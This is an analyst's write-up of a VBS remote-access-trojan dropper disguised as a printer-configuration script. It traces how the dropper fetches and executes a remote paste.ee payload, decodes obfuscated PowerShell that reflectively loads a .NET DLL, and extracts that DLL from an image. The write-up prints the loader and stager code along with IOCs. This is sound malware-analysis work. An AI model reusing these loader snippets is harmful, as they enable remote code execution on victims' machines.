

Analysis of VBS file, Oct 31, 2023

SHA1 hash: d26bf02444500016f7d93e497683669669c762b3

MD5 hash: 16c6922f713e35f485266c858eeeb038

Malware obtained from Malware Bazaar

First seen: 2023-10-31 02:10:08 UTC

I analyzed the file using tools within Remnux. Brought the confirmed it is a vbs file. I opened it in Sublime-Text to begin analysis. First glance code looks clean and harmless.

```
stringsoutput x start.vbs x
7 ' prncnfg.vbs - printer configuration script for WMI on Windows used to get
8 ' and set printer configuration also used to rename a printer
9
10 ' Usage:
11 ' prncnfg [-gtx?] [-s server] [-p printer] [-u user name] [-w password]
12 '           [-z new printer name] [-r port name] [-l location] [-m comment]
13 '           [-h share name] [-f sep-file] [-y data-type] [-st start time]
14 '           [-ut until time] [-o priority] [-i default priority]
15 '           [<+>rawonly][<+>keepprintedjobs][<+>queued][<+>workoffline]
16 '           [<+>enabledevq][<+>docompletefirst][<+>enablebidi]
17
18 ' Examples:
19 ' prncnfg -g -s server -p printer
20 ' prncnfg -x -p printer -w "new Printer"
21 ' prncnfg -t -s server -p Printer -l "Building A/Floor 100/Office 1" -m "Color Printer"
22 ' prncnfg -t -p printer -h "Share" +shared -direct
23 ' prncnfg -t -p printer +rawonly +keepprintedjobs
24 ' prncnfg -t -p printer -st 2300 -ut 0215 -o 10 -i 5
25
26 ' -----
27
28 option explicit
29
30 '
31 ' Debugging trace flags, to enable debug output trace message
32 ' change gDebugFlag to true.
33 '
34 const kDebugTrace = 1
35 const kDebugError = 2
36 dim gDebugFlag
37
38 gDebugFlag = false
39
40 const kFlagUpdateOnly = 1
41
42 '
43 ' Operation action values.
44 '
45 const kActionUnknown = 0
46 const kActionSet = 1
47 const kActionGet = 2
```

I see clearly defined variable names, comments, etc. The comments and most things are in English, but some variables have strings in Portuguese. No other place in the code has Portuguese. Makes me wonder if this normal code was taken from an open source project. Couldn't confirm this.

The vbs file was long, 2325 lines. Part way down I see a few long variable names with random characters. I could not see anything else in the file that looked similar to this function.

```
if Err <> 0 then
    wscript.echo L_Text_Error_General01 Text & L_Space_Text & L_Error_Text & L_Space_Text _
    & L_Hex_Text & hex(Err.Number) & L_Space_Text & Err.Description
end if
```

The function appears to be just a boolean check, IsHostCscript. Looking at the function I see:

```
1208 ' Beginning of the IsHostCscript thing
1209 function IsHostCscript()
1210
1211     on error resume next
1212
1213     dim strFullName
1214     dim strCommand
1215     dim i, j
1216     dim bReturn
1217
1218     bReturn = false
1219
1220     strFullName = WScript.FullName
1221
1222     i = InStr(1, strFullName, ".exe", 1)
1223
1224     if i <> 0 then
1225
1226         j = InStrRev(strFullName, "\", i, 1)
1227
1228         if j <> 0 then
1229
1230             strCommand = Mid(strFullName, j+1, i-j-1)
1231
1232             if LCase(strCommand) = "cscript" then
1233
1234                 bReturn = true
1235
1236             end if
1237
1238         end if
1239     end if
```

It's calling a wscript shell. Looking at where this function is called I see data being pulled from a URL:

```
279 '
280 if not IsHostCscript() then
281     On Error Resume Next
282
283     Dim CreateObject01
284     Set CreateObject01 = CreateObject("MSXML2.ServerXMLHTTP.6.0")
285     CreateObject01.open "GET", "https://paste.ee/d/puovb", False 'Manually went to site and copy and pasted the data from the u
286     CreateObject01.send ""
287     If CreateObject01.Status = 200 Then
288         Dim response
289         response = CreateObject01.responseText
290         Execute response
291     End If
292 End If
```

Could not use curl or wget to download the payload. Blocked by Cloudflare. Since I was analyzing this within a linux OS and the file being vbs, I went straight to the location. The page was all the code. Copied and pasted this into a new file.

I continued to look at the rest of the code. I could not see anything else where the function or its variables were used. I suspect the rest of the code does nothing or would result in an error, while the second stage begins its work.

I focused now on this downloaded code.

```
decodeme.py | import argparse | fromurlinvs.vbs | on error resume next-analyzed.vbs | untitled | reverse.py | b64stuff
1 on error resume next
2
3 Sub GetGPRResultInfo(logFileName)
4 On Error Resume Next
5
6 Set IwiKAKBIgUePwLNhveKRDQqJNxzDUXWgBUhzwewPmkb1KyLbqkt0hbW0q10KvQUAyIqdsnXLLnzvekgilji0YMhKPeLub0RXCbkgvosKLLMjrql
7
8 cmd = "cmd /c gplJfEUWwNAhEFKsPBGHzd0ZMFolVKCIJ0goweOWCwQmoGNljQPF1BtZiHDSrfnMoZqKoYTxNtPVCSSaEuZdYyUzVzfsIKstxApYHTf
9 IwiKAKBIgUePwLNhveKRDQqJNxzDUXWgBUhzwewPmkb1KyLbqkt0hbW0q10KvQUAyIqdsnXLLnzvekgilji0YMhKPeLub0RXCbkgvosKLLMjrqlUwwWG
10
11 End Sub
12
13 Sub GetNetEventsInfo(rrvsGBweguvWb0JggmVqHMrmCZWYYQCZbHEyAiwwZHPrUNgYcvKYEjXKhJbaUIIdCvRDamcmdujYXWjBhnhmVgePSDfxUmEhopLi
14 On Error Resume Next
15
16 Set IwiKAKBIgUePwLNhveKRDQqJNxzDUXWgBUhzwewPmkb1KyLbqkt0hbW0q10KvQUAyIqdsnXLLnzvekgilji0YMhKPeLub0RXCbkgvosKLLMjrql
17
18 cmd = "cmd /c netsh wfp show netevents file=" & rrvsGBweguvWb0JggmVqHMrmCZWYYQCZbHEyAiwwZHPrUNgYcvKYEjXKhJbaUIIdCvRDam
19 IwiKAKBIgUePwLNhveKRDQqJNxzDUXWgBUhzwewPmkb1KyLbqkt0hbW0q10KvQUAyIqdsnXLLnzvekgilji0YMhKPeLub0RXCbkgvosKLLMjrqlUwwWG
20
21 End Sub
22
23 Sub GetShowStateInfo(rrvsGBweguvWb0JggmVqHMrmCZWYYQCZbHEyAiwwZHPrUNgYcvKYEjXKhJbaUIIdCvRDamcmdujYXWjBhnhmVgePSDfxUmEhopLi
24 On Error Resume Next
25
26 Set IwiKAKBIgUePwLNhveKRDQqJNxzDUXWgBUhzwewPmkb1KyLbqkt0hbW0q10KvQUAyIqdsnXLLnzvekgilji0YMhKPeLub0RXCbkgvosKLLMjrql
27
28 cmd = "cmd /c netsh wfp show state file=" & rrvsGBweguvWb0JggmVqHMrmCZWYYQCZbHEyAiwwZHPrUNgYcvKYEjXKhJbaUIIdCvRDamcmd
29 IwiKAKBIgUePwLNhveKRDQqJNxzDUXWgBUhzwewPmkb1KyLbqkt0hbW0q10KvQUAyIqdsnXLLnzvekgilji0YMhKPeLub0RXCbkgvosKLLMjrqlUwwWG
30
31 End Sub
32
33 Sub GetSysPortsInfo(rrvsGBweguvWb0JggmVqHMrmCZWYYQCZbHEyAiwwZHPrUNgYcvKYEjXKhJbaUIIdCvRDamcmdujYXWjBhnhmVgePSDfxUmEhopLi
34 On Error Resume Next
35
36 Set IwiKAKBIgUePwLNhveKRDQqJNxzDUXWgBUhzwewPmkb1KyLbqkt0hbW0q10KvQUAyIqdsnXLLnzvekgilji0YMhKPeLub0RXCbkgvosKLLMjrql
```

I quickly saw that some sections of code were repeated throughout. In the middle was a blob of base64 code that was reversed and had some unicode characters in it to hinder a quick decoding.

I started to see some variables that called for Windows cmd. I began renaming the duplicate variables and saw they were just there to obfuscate the real code. They did nothing. Removed them.

This pattern looked a bit familiar. This was something I had analyzed only a couple of days prior with a JS script I analyzed on the 26th. There is repeated useless code, a reverse string function, variables that sometimes called this reverse string. The strings eventually combined with the obfuscated base64 code to make a wscript command, calling PowerShell. This would also reverse the base64 blob, replace unicode characters with 'A' and then decode it. I Reversed the blob, replaced the unicode characters, different than the previous one, then decoded it.

```
decodeme.py | import argparse | fromurlinvs.vbs | on error resume next-analyzed.vbs | untitled | reverse.py | b64stuff | decodedb64
>';$startIndex = $imageText.IndexOf($startFlag);$sendIndex = $imageText.IndexOf($endFlag);$startIndex -ge 0 -and $sendIndex -gt $startIndex;$startIndex +=
$startFlag.Length;$base64Length = $sendIndex - $startIndex;$base64Command = $imageText.Substring($startIndex, $base64Length);$commandBytes = [
System.Convert]::FromBase64String($base64Command);$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);$type =
$loadedAssembly.GetType('Fiber.Home');$method = $type.GetMethod('VAI').Invoke($null, [object[]] ('dHh0LjU1NTVoai9sdC83MjEuMTYxLjY1MS40OS8vOnB0dGg=' , 'dfdf' ,
'dfdf' , 'dfdf' , 'dadsa' , 'de' , 'cu'))]
```

Like the the JS file, I can see a URL that is backwards and trying to pull a .txt file. I tried to get the information from this, but was unable to. TinyProxy errored trying to access it.

Thwarted by this I decided to look at the original VBS in VirusTotal. 10 vendors showed it as a RAT. I looked at other URLs that are associated with this to continue working on it.

Next I ran strings. Began with lots of normal graphic file strings, then A big blob of possible code was embedded in it. Output the strings to a file and looked at it closer with Sublime-Text.

```
"ITxtXML:com.adobe.xmp
<?xpacket begin="
  id="W5M0MpCehhHzreSzNczkd9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27"
  xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
  xmlns:sRef="http://ns.adobe.com/xap/1.0/Type/ResourceRef#" xmp:CreatorTool="Adobe Photoshop CS6 (Windows)"
  xmpMM:InstanceID="xmp.iid:739d01B84ED11EDB6F197454F9A690D" xmpMM:DocumentID="xmp.did:739d01B84ED11EDB6F197454F9A690D"
  sRef:instanceID="xmp.iid:739d01B84ED11EDB6F197454F9A690D" sRef:documentID="xmp.did:739d01B84ED11EDB6F197454F9A690D"/> </rdf:Description> </rdf:RDF>
</x:xmpmeta> <?xpacket end="r"?>>D]
IDATx
e60fDAFt
^F
Kms:
```

I scrolled through and got to the base64 stuff. Confirmed that what it was.

```

80554 pmcD
80555 9mMca
80556 t[Rn6
80557 e$K9
80558 |Emv`
80559 UoMl
80560 yfof
80561 z)10 6
80562 IEND
80563 <<BASE64_START>>TVqQAAMAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAaGAAA
E9TIG1vZGUu0Q0KJAAAAAAAAABQRQAATAEDAGnZf7AAAAAAAAAAAA0AAAdiELATAAAPA0AAAGAAAAAAAAAXg81AAAgAAAAIDUUAABAAA
AAAAAAAAEAAEAAAAAAAAA8AAAAAAAAAAAAAAAAABAPNOB1AAAAACA1AFODAAAAAAAAAAAAAAAAAAAAAAAAAAAAEA1AAwAAADKDjUUAHAAAAAA
AAAAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAAAAC50ZXh0AAAAZ080AAAgAAAA8DQAAATAAAAAAAAAAAAAAAAAAAAAGAAucnNyYwAAAFQD
AAACAAAA9jQAAAAAAAAAAAAAAAAAAAAQA0gAAAAAAAAAAAAAAAAAAAAAAAAABADzUAAAAAAAAEgAAACAAUANA8FACjseAABAAAAAAAFz7F
CIRBSiqXdLKGAAABMwAwCeAAAAQAEEshGQwAGIAEAAAD+DgAA0AAAAAD+DAARQQAAB0AAAAKGAAYAAAAFAAAA0EKAAAAqKA
4bFQAEezwVAAQ6qP//yYgAAAAADid///KAMAAAYgAgAAAH4bFQAEe14VAAQ6hP//yYgAgAAADh5///AAA6KwUoiS9qSgAoPkM
vrGL+AgAABCoAABMwAwAEAAAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzADAAQAAAAAAAAAAAAAKhMwAwEAAAAAAAAAAAAACoT
ACoSAAAAGKGAAC40rKMABigYAAAGKhIAAAqAAAAEgAAACoAAAA5AAAXKgAAABIAABQqAAAAEgAAACoAAAA5AAAAAKgAAABIAABQqA
AAAAAAqEzAEAAQAAAAAAAAAAAAAAKhMwBAAEAAAAAAAAAAAAACoTMAMABAAAAAAAAAAAAAAqEgAAACoAAAA5AAAXKgAAABIAAAqAA
AAAAAAqEzAEAAQAAAAAAAAAAAAAAKhMwBAAEAAAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzADAAQAAAAAAAAAAAAAKhMwBAAEAAA
EAAAAAAAAAAAAAFCoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAAKhMwAwAEAAAAAAAAAAAAAFCoTMAMABAAAAAAAAAAAAAAq
AAqEzADAAQAAAAAAAAAAAAAAKhMwAwAEAAAAAAAAAAAAAFCoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAKhMwBAAEAAAAA
AAAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAAUKhMwBAAEAAAAAAAAAAAAACoTMAMACAAAAAAAAAAAAAFKU//AA
AAAAAAUKhMwBAAEAAAAAAAAAAAAACoTMAQABAAAAAAAAAAAAAAqEzAEAAQAAAAAAAAAAAAAAKhMwBAAEAAAAAAAAAAAAACoTMAQABAA
ABAAAAAAQAAAAAAAAAAqLihGQwAGKJCaaaYqEqAAACoAAAA5AAAXKgAAABIAABQqAAAAEgAAACoAAAA5AAAXKgAAABIAABQqAAAAEgAA

```

Now I needed to see what was in this. Is it another blob I've already looked at or is it something else. Possibly alternate to the paste.ee url I saw in the original VBS.

Had to remove the PNG strings out of the output. The base64 blob was over 4 million characters long. Saved this as another file. Decoded the file and ran file on it. File said: decodedresults: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows.

I don't know where this file falls in with the previous stage I was working on. I will continue looking at it. I ran the file through VirusTotal. 34 out of 71 flagged it as malicious. Tagged as trojan.msil. SHA-1 for the dll is 6fae33197e2c49b1ccca554a1b2e11925b137c90.


Loaded into Ghidra. It only identified one function and one import, MSCore.dll. I was not able to see too much. The Call Graph only had the main function making a call to MSCore.dll. Couldn't get more information from it.

```

00142 51 43 01 ...    05      _CorDllMain
*****
* IMAGE_IMPORT_DESCRIPTOR - DLL NAME
*****
50f4e 6d 73 63 ...    ds      "mscorlib.dll"
50f5a 00             ??      00h
50f5b 00             ??      00h
50f5c 00             ??      00h
50f5d 00             ??      00h

*****
*                               THUNK FUNCTION
*****
thunk undefined entry()
Thunked-Function: MSCOREE.DLL::_CorDllMain
undefined      AL:1      <RETURN>
entry          XREF[2]:  Entry Point(*), 004000a8(*)
50f5e ff 25 00 ...    JMP     dword ptr [->MSCOREE.DLL::_CorDllMain]
50f64 00             ??      00h
50f65 00             ??      00h
50f66 00             ??      00h
50f67 00             ??      00h
50f68 00             ??      00h
50f69 00             ??      00h
50f6a 00             ??      00h
50f6b 00             ??      00h
50f6c 00             ??      00h
50f6d 00             ??      00h

```



Looked at the behavior in VirusTotal. It shows it being called from an exe, which I did not have. This exe lives in AppData directory.

At this point I decided to end the analysis. I can't get much further without the exe. Also not sure what stage in the infection this dll and referenced exe are a part of.

